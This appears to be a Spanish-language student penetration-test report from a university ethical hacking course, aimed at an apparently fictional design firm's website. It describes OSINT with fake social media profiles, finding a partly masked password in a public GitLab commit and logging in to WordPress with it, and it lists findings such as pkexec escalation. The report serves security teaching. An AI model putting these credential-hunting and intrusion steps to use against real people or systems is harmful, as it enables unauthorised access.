



UTN.BA

UNIVERSIDAD TECNOLÓGICA NACIONAL
FACULTAD REGIONAL BUENOS AIRES

DIPLOMATURA EN SEGURIDAD DE LA INFORMACIÓN

ETHICAL HACKING

“PENETRATION TEST”

Profesor	Federico Pacheco – Matias Sliafertas
Grupo N°	A
Integrantes	1: Matías Ezequiel Querejeta
	[REDACTED] + 5 integrantes (nombres omitidos por privacidad)
	[REDACTED]
	[REDACTED]
	[REDACTED]
	[REDACTED]
Fecha de entrega	12 de Junio de 2022



INFORME DE PENTESTING

Bridge 
Design Argentina

Ferntest Consultora	4
Objetivos	5
Alcance y límites	5
Acuerdo de confidencialidad	7
Propuesta Comercial	8
Informe Ejecutivo	10
Definiciones y Metodología:	10
Resumen	11
Informe Técnico	17
Entorno de pruebas	17
Osint	17
Herramientas utilizadas	17
Descripción	17
Severidad	18
Evidencia	18
Recomendación	20
Riesgo	20
Infraestructura de servidores	20
Herramientas utilizadas	20
Descripción	20
Recomendación	21
Escaneo y Enumeración	21
Herramientas utilizadas	21
Descripción	21
Escaneo de vulnerabilidades	22
Herramientas utilizadas	22

Descripción	22
<u>Información Sensible expuesta a Internet - CRÍTICA</u>	<u>23</u>
Descripción	23
Severidad	23
Evidencia	23
Recomendación	26
<u>Servicio SSH expuesto a Internet – ALTA</u>	<u>26</u>
Descripción	26
Evidencia	26
Severidad	27
Recomendación	27
<u>Versión de Apache desactualizada - MEDIA</u>	<u>27</u>
Descripción	27
Severidad	27
Evidencia	27
Recomendación	27
<u>Reporte ZAP</u>	<u>28</u>
<u>Explotación - Ataque a Wordpress</u>	<u>28</u>
Descripción	28
Severidad	28
Evidencia	29
Recomendación	31
Riesgo	32
<u>Escalado de privilegios</u>	<u>32</u>
Descripción	32
Severidad	32
Evidencia	33
Recomendación	34

Ataque Bruteforce y Password Cracking:	34
Herramientas utilizadas	34
Descripción	34
Evidencia	34
Recomendación	35
Post Explotación	36
Descripción	36
Sniffing	36
Herramientas utilizadas	36
Descripción	36
Severidad	36
Evidencia	37
Recomendación	38
Riesgo	38
ANEXOS	38

Somos Ferntest Consultora, especializada en consultoría, auditoría y pentesting. La empresa fue iniciada en 2008 con la intención de poder brindar un servicio tanto de consultoría como pruebas de seguridad a las empresas, así como hardening de sistemas, infraestructura y auditoría. También hacemos programas de capacitación sobre concientización en seguridad para el uso y protección de información en recursos empresariales.

[REDACTED] *Gerente de proyecto -*

[REDACTED]

[REDACTED] *Líder de Proyecto -*

[REDACTED]

[REDACTED] *Comercial -*

[REDACTED]

[REDACTED] *Analista tecnico -*

[REDACTED]

Matias Querejeta - *Analista tecnico -*

<https://www.linkedin.com/in/mquerejeta/>

[REDACTED] *Analista tecnico -*

[REDACTED]

Website: www.ferntest.com.ar

e-mail: ferntest.pentesters@gmail.com

Teléfono: 0800-333-7030

OBJETIVOS

El servicio consiste en la realización de análisis y pruebas sobre la infraestructura tecnológica del cliente, permitiendo evaluar el nivel de seguridad de sus sistemas de información y dispositivos que conforman la infraestructura de red.

El objetivo del servicio es identificar amenazas y vulnerabilidades en la configuración de los sistemas, el nivel de efectividad de los controles de seguridad y los mecanismos de respuestas existentes, y adicionalmente el grado de exposición de la información más relacionada al servicio de pruebas de penetración.


ALCANCE Y LÍMITES

Para brindar este servicio, se realizarán pruebas exhaustivas sobre el sitio <https://bridgedesign.space> intentando detectar vulnerabilidades en los sistemas (servicios web, servicios de transferencia y comunicaciones, etc.), a fin de explotar las que puedan comprometer la confidencialidad, integridad y disponibilidad de los servicios o sistemas de información de la compañía.

Se analizará el comportamiento de la infraestructura de red y los servicios web ante intentos de ataque de varios tipos.

Dentro de estas pruebas se utilizan tanto procesos automáticos como procedimientos manuales, con el fin de obtener un análisis más certero. El servicio de Prueba de Penetración se presenta en dos posibles modalidades:

§ **Test de penetración Black Box:** las pruebas se realizan simulando ser un navegante anónimo ubicado en Internet, sin ningún conocimiento de la arquitectura de red de la compañía ni credenciales válidas de acceso a cualquiera de los sistemas y servicios expuestos.



ENTREGABLES

Una vez finalizadas las pruebas se confeccionará un **informe ejecutivo**, con el detalle del trabajo realizado, sus resultados, conclusiones y recomendaciones asociadas, en el que se podrá verificar de forma clara y concisa el estado de seguridad y exposición de los sistemas analizados.

Adicionalmente, se confeccionará un **informe técnico** detallado, el cual contará con la siguiente información:

- § Descripción del trabajo realizado
- § Detalle y clasificación de las vulnerabilidades detectadas
- § Nivel de intrusión logrado
- § Evidencias obtenidas
- § Recomendaciones de mejora
- § Impacto en la seguridad de la compañía



ACUERDO DE CONFIDENCIALIDAD

En virtud de los servicios prestados para **FERNTTEST CONSULTORA**, en calidad de EMPLEADO, declara conocer que los datos e información a ser conocidos y abordados en el marco del informe sobre pruebas de seguridad solicitados por parte de la empresa **BRIDGE DESIGN ARGENTINA**, se encuentran amparados bajo normas de confidencialidad.

Mediante la suscripción del presente instrumento, las partes se comprometen a guardar la máxima reserva y secreto sobre los datos e información a que acceda en virtud de las funciones encomendadas, a utilizar dicha información solamente para el fin específico al que se la ha destinado, a no comunicar o hacer pública la información no clasificada como "pública", y a observar y adoptar cuantas medidas de seguridad sean necesarias para asegurar la confidencialidad, secreto e integridad de los datos e información, salvo autorización legal o instrucción expresa de la autoridad competente.

Esta obligación de reserva y confidencialidad seguirá en vigencia aún después del vencimiento del plazo, de la rescisión o resolución del contrato o cese o interrupción de la relación laboral, asumiendo la responsabilidad penal, administrativa o civil de los daños y perjuicios que por dolo o negligencia pudiera ocasionar la difusión de datos o información no publicados.

En BS. AS., a los 24 días del mes de MAYO de 2022.-

PROPUESTA COMERCIAL

De acuerdo a lo anteriormente detallado se propone disponer de 100 horas de servicio de ingeniería distribuidos entre relevamiento, análisis, proyecto y ejecución.

Nombre	Puesto	Seniority	Valor/hora	Horas Acordadas
[REDACTED]	Gerente de proyecto	Senior	U\$\$ 170.-	10
[REDACTED]	Lider de Proyecto	Senior	U\$\$ 170.-	14
[REDACTED]	Comercial	Semi Senior	U\$\$ 100.-	10
[REDACTED]	Analista tecnico	Junior	U\$\$ 80.-	22
Matias Querejeta	Analista tecnico	Junior	U\$\$ 80.-	22
[REDACTED]	Analista tecnico	Junior	U\$\$ 80.-	22

El valor total de la propuesta es de U\$\$ 10530 + IVA, pagaderos al tipo de cambio valor vendedor del Banco Nación del día del pago. 50% al solicitar el servicio y a la entrega del informe final. Esta propuesta es válida por los próximos 15 días.

BRIDGE DESIGN ARGENTINA



FERNTEST
CONSULTORA

INFORME EJECUTIVO

DEFINICIONES Y METODOLOGÍA:

Al hablar de seguridad de la información, hablamos de la confidencialidad, integridad y disponibilidad de la información que pudiera accidentalmente o deliberadamente ser alterada, eliminada o sustraída por posibles atacantes.

Por lo que para fines de comprensión de lo que se detalla, acercamos algunos conceptos con el objetivo que el lector entienda los términos que se manejan ante lo descrito sobre la seguridad de la información:

Vulnerabilidad: Refiere a todo aquello que implique una debilidad que pueda ser aprovechada por un atacante.

Amenaza: Se define como tal a una causa potencial de un incidente que puede generar daños a la imagen o continuidad del negocio de la compañía.

Riesgo: son todas las cosas que hacen aumentar la probabilidad de dañar los puntos más vulnerables de un sistema o de una compañía

Impacto: Refiere al alcance de daño potencial a la empresa mediante la afectación de la información, sistemas, imagen o dispositivos.

Desarrollados estos conceptos, planteamos la comprensión del riesgo sobre la información que se pudiera recabar, eligiendo el método cuantitativo valorizando niveles de criticidad de las vulnerabilidades que se encontrasen así como la cantidad que existieran.

Niveles de Riesgo e Impacto sobre vulnerabilidades según criticidad.

Nivel de Riesgo	Descripción - Impacto
Crítico	La vulnerabilidad implica un nivel de amenaza muy elevado para la empresa. Debe ser notificado a la brevedad para su corrección, de lo contrario se convertiría en una explotación con las consecuencias que esta conlleva.
Alto	La vulnerabilidad posee una criticidad urgente para ser solucionada, por lo que debe ser priorizada.

Medio	La vulnerabilidad implicaría una disfuncionalidad moderada para la empresa, por lo que debería ser tomada en cuenta para ser solucionada.
Baja	La vulnerabilidad no presentaría una amenaza drástica para la empresa. Puede ser notificada y solucionada.

RESUMEN

En el presente informe, la empresa Bridge Design Argentina nos ha solicitado el servicio de Pentesting, donde a continuación se detallan los métodos, recursos utilizados y datos recabados.

El objetivo de este pentesting es detectar cualquier tipo de vulnerabilidad que pudiera comprometer o afectar la confidencialidad, integridad y disponibilidad de la información que posee la empresa.


Las pruebas que se llevaron a cabo fueron sobre el sitio web suministrado por la compañía así como la exposición de información que tuvieran en Internet de los directivos que la componen.

Para obtener la información, las pruebas de seguridad se han organizado en 5 etapas detalladas en el gráfico.



• **Recopilación de Información - OSINT:**

A partir del sitio público de la empresa, se inició la búsqueda de exposición de información en las redes y perfiles del plantel ejecutivo, para ello presentamos al grupo directivo de la empresa:



Dentro de los perfiles de Facebook y LinkedIn no se encontró información crítica expuesta, sin embargo se ha recabado una vulnerabilidad crítica en particular, que estaría relacionada con un sitio público utilizado como herramienta para la empresa, por parte de un empleado de alto rango de la empresa.

A los efectos de resolver, se procedió a notificar vía de formulario de contacto a la compañía, para que pudieran derivar el caso al sector correspondiente. En el apartado de Anexo, se adjunta constancia del aviso enviado.

Destacamos este caso en particular, dado que terminaría afectando a la reputación de la empresa así como el hecho de representar un riesgo de elevada criticidad sobre la información confidencial que maneja, al haber expuesto información crítica en un sitio público.

Otra información recabada, son ubicaciones geográficas por medio de IP's de la empresa lo que podría implicar una exposición para la compañía quienes en el sitio no ponen su ubicación pudiendo quedar a expensas de posibles ataques o robos donde se encuentran, y por consiguiente peligrar la economía e integridad física del personal.

- **Escaneo y Enumeración:**

En esta etapa se encontraron puertos abiertos relacionados a servicios, como así también directorios con información sensible publicados en internet. Esta información posibilita el ingreso a la infraestructura de la organización utilizando credenciales encontradas en la etapa de recopilación de la información.

- **Análisis de vulnerabilidades:**

Durante las pruebas de seguridad, se encontró un archivo en el sitio público dentro de la sección Storage. Este archivo contenía una contraseña la cual podría permitir el ingreso por medio del servicio de Secure Shell, habilitando el acceso remoto a posibles atacantes.

También se hallaron archivos con información sensible referida a la empresa como la configuración de los servidores del sitio, la falta de actualización del Sistema Operativo que refuerza la posibilidad de que los posibles atacantes puedan ingresar y alterar, sustraer o eliminar información importante para la empresa.

- **Explotación:**


Dentro de la evidencia recabada y detallada en el Informe Técnico, mencionamos el ataque a Wordpress como posible entrada para escalada de privilegios y obtención de control del servidor de la empresa, lo que afectaría a nivel confidencial, disponibilidad e integridad de la información que hubiere alojada allí. Con ello generaría un impacto tanto a nivel económico como reputacional a la compañía.

- **Post Explotación:**

Luego de las pruebas de explotación, se obtuvo ingreso al servidor, y debido a que el ingreso fue por una contraseña, no requirió otra medida para aplicar para permanecer en el servidor. Ante esta prueba, se consideraría una entrada peligrosa para la sustracción de información de los usuarios así como información de la cartera de clientes que estén registrados en el sitio y por tanto, datos que almacena el servidor.

Este tipo de vulnerabilidades pueden dar lugar a fuga de información, encriptación de la información a cambio de pedido de rescate, como las técnicas de Ransomware, muy utilizadas en la actualidad, perjudicando la credibilidad y reputación de la compañía.

A continuación, se adjunta la grilla de vulnerabilidades encontradas:



De las cuales las más relevantes son las expuestas a continuación:

Cantidad	Tipo	Nivel
1	Información Sensible expuesta a Internet	Crítico
1	Servicio SSH expuesto a Internet	Alto
1	Ataque a Wordpress PHP Injection	Alto
1	Pkexec (Escalado de privilegios)	Alto
1	Versión de Apache desactualizada	Medio
1	Falta de Certificado SSL	Medio

Finalmente, a partir de toda la información obtenida, proponemos recomendaciones generales para posibles mejoras, documentación de incidentes si hubiere, y planes de acción ante posibles futuras amenazas:

- Proponer modificar las actuales políticas de seguridad a fin de reforzar y mejorar la protección de la información.
- Documentar los puntos vulnerables que se recabaron para poder pensar planes de acción, actualizar la gestión de incidentes para disponer de mayores controles al momento de eventos adversos.
- Generar capacitaciones para el personal y concientizar sobre los riesgos e impactos que

pueden producirse por el mal uso y exposición de información confidencial en sitios públicos.

- Mejorar la infraestructura con firewalls para mejorar y reforzar la seguridad.
- Mejorar los mecanismo de encriptación de la información sensible que pudiera perjudicar a la compañía.
- Crear contraseñas más robustas y cambiarlas con cierta periodicidad.

BRIDGE DESIGN ARGENTINA



FERNTEST
CONSULTORA

INFORME TÉCNICO

ENTORNO DE PRUEBAS

Las pruebas se han realizado en un entorno de Caja Negra, entendiendo que lo hallado se recaba únicamente de la información provista desde la web pública <http://bridgedesing.space> y mediante técnicas de inteligencia de fuentes abiertas (OSINT).

El objetivo de estas pruebas de seguridad es recabar algún tipo de vulnerabilidad que pudiera comprometer o afectar la confidencialidad, integridad y disponibilidad de los activos de información que se manejan.

OSINT

HERRAMIENTAS UTILIZADAS

KALI LINUX - WHOIS - GEOLOCALIZACIÓN DE IP'S EN BUSCADORES

GITLAB - MALTEGO - REDES: FACEBOOK, LINKEDIN, GITLAB

Para la prueba de seguridad se seleccionaron a los directivos **Ezequiel Xavi Estebez**, CEO de la empresa, **Patricia Nancy Gatty**, **Hugo Tomas Misso Laurenz**, CTO de la empresa y **Tomas Xavier Teodoretti** como objetivos.

Las herramientas que se utilizaron Kali Linux como entorno para ejecución de las pruebas, dado su amplia variedad de herramientas que ofrece, las mismas utilizadas desde el mismo Kali.

Dentro de Kali recurrimos a cuentas falsas como prueba de seguridad, tanto de las redes Facebook como LinkedIn, para probar la exposición de información de los objetivos en ellas, también se utilizó el buscador Google para encontrar información relevante por fuera de estas redes, como en el sitio Gitlab.

Por otro lado, se utilizaron las herramientas Nikto y Nmap para resultados más específicos.

También se utilizó Maltego para verificar datos obtenidos, fundamentalmente en el objetivo Hugo Tomás Misso Laurenz corroborando la existencia de la cuenta de Wordpress.

Se adiciona el encuentro de ubicaciones geográficas por medio de buscadores IP's en buscadores de Internet, la que se pone como adjunto más abajo.

DESCRIPCIÓN

No se recabaron datos críticos de información personal en las redes sobre los objetivos.

Sin embargo, sí hubo un resultado crítico que estaría relacionado a Hugo Misso Laurenz, por medio de Google al encontrar su presunto sitio de <https://gitlab.com/hugomissol>.

En él, hay un apartado donde se encontró un repositorio público en Gitlab con el mismo usuario del objetivo:

<https://gitlab.com/hugomissol/test2/-/tree/master/>

En el commit (VER EVIDENCIA **A**) se encontró un password, y con las herramientas Nmap y Nikto se obtuvo un sitio de Wordpress al que se pudo ingresar con la clave encontrada en gitlab **to*****18** (VER EVIDENCIA **B**).

Cabe añadir, que se verificó por medio de Maltego, que la información recabada efectivamente concuerda con un espacio en Wordpress que a su vez se comunica con el sitio. (VER EVIDENCIA **C**)


En el apartado **D** de EVIDENCIA se adjunta captura de la geolocalización.

SEVERIDAD

Consideramos que es de nivel CRÍTICA la vulnerabilidad presentada, dado el hecho de tener datos sensibles como usuarios y contraseñas expuestos en proyectos de sitios públicos como Gitlab.

EVIDENCIA

A)




```
Showing 1 changed file with 1 addition and 1 deletion
Hide whitespace changes

prueba2 +1 -1


... @@ -16,7 +16,7 @@ require plugin_dir_path( __FILE__ ) . 'includes/class-add-plugins-link-to
16 16 <textarea name="wp_location_address" id="wp_location_address"><?php echo $wp_lo
    </textarea>
17 17 </div>
18 18
19 19 - pwd = to
19 19 + pwd = 18
20 20
21 21 function run_add_plugins_link_to_toolbar(pwd) {
22 22     $plugin = new Add_Plugins_Link_To_Toolbar();
...  ...

Please register or sign in to comment
```

B)



C)



D)

Geolocation data from IP2Location (Product: DB6, updated on 2022-6-1)

IP Address	Country	Region	City
192.241.141.49	United States of America 	New Jersey	North Bergen
ISP	Organization	Latitude	Longitude
DigitalOcean LLC	Not Available	40.8043	-74.0121

Todas las capturas fueron tomadas el día 30/05/2022.

RECOMENDACIÓN

Se sugiere eliminar de cualquier repositorio público toda información relacionada a usuarios y contraseñas tanto en texto plano como en hashes, dado que la misma puede ser rastreada y vinculada a proyectos relacionados con la empresa.

RIESGO

Tener información como credenciales, publicadas en internet, podría dar lugar a que sujetos no deseados en la infraestructura o sistemas críticos dentro de la organización.

